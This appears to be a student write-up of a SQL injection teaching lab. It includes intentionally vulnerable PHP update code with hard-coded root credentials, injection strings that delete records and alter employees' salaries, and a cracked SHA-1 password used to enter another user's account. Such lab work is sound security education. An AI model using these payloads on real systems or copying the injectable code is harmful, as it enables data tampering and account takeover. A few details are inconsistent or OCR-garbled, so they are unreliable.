
We are trying to update the record where name is Bob to Seema.




The ; separates the two SQL statement at the web server. Here, we try to update the name of the entry with Name value as Bob to Name value as Seema. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful:



Now, we try something similar in order to delete a record from the database table. We enter: admin'; DELETE FROM credential WHERE Name = Ankitha’; #



Once again, appending statements does not work as shown below:



This SQL injection does not work against MySQL because in PHP's mysqli extension the mysqli::query() API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in MySQLi extension can be overcome by using mysqli -> multiquery(). But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection.

Task 3: SQL Injection Attack on UPDATE Statement

In the website, there is an Edit Profile page that allows employees (after logging in) to update their profile information, including nickname, email, address, phone number, and password.


When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe_edit_backend.php file is used to

update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory.


```
<!DOCTYPE html>
<html>
<body>

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$uname = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$ssql="";
if($input_pwd!='').{
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

Task 3.1: Modify your own salary


Before the modification, we can see Ankitha's salary is 20000:




In order to modify Ankitha's salary, we can log into Ankitha's account and edit the profile. We enter the following information in the edit profile form in any of the boxes, here we have used the NickName text box: Ankitha',salary=500000 WHERE EID ='10000'#.



On clicking the Save button, we are redirected to the Home page which displays the updated Salary of Ankitha:



We observe that the attack is successful as the salary of Alice is changed from 20000 to 500000.




```
mysql> SELECT * FROM credential WHERE name ='Ankitha';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Ankitha | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name ='Ankitha';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Ankitha | 10000 | 500000 | 9/20  | 10211002 |             |         |       | Ankitha  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```


Here, we are trying to exploit SQL injection vulnerability by inserting code in the edit profile page so that we can update the salary of the current employee. We insert a # at the end to comment out all the other values that follow so that we don't have problems with the null or incorrect input values from other input fields. We perform this attack and update the salary field though it is not visible because it is not allowed to be edited by the employee. Only the admin can edit it. Since the attack is successful, the salary of Ankitha is updated.

Task 3.2: Modify other people's salary


Before modification of Kavya's profile, we can see that her salary is 30000.




We try to change Kavya's salary from Ankitha's account using the following string in the NickName section: ', salary = 1 WHERE Name = 'Kavya' #



On saving the changes, we log in into Kavya's profile and check her details now and see that we have successfully changed her salary to 1. We could enter that string in any of the other fields as well except password, because it is hashed.




The updated password can be verified in the database as well as follows:




Task 3.3: Modify other people' password

Before modifying the password, we first login to Kavya's account. For this we get the decrypted password as follows from the table:


On decrypting the password by using a SHA 1 decoder, we get Kavya's password as seedboby.




Now we try to login to Kavya's account with the username as Kavya and password as seedboby. We can successfully login.



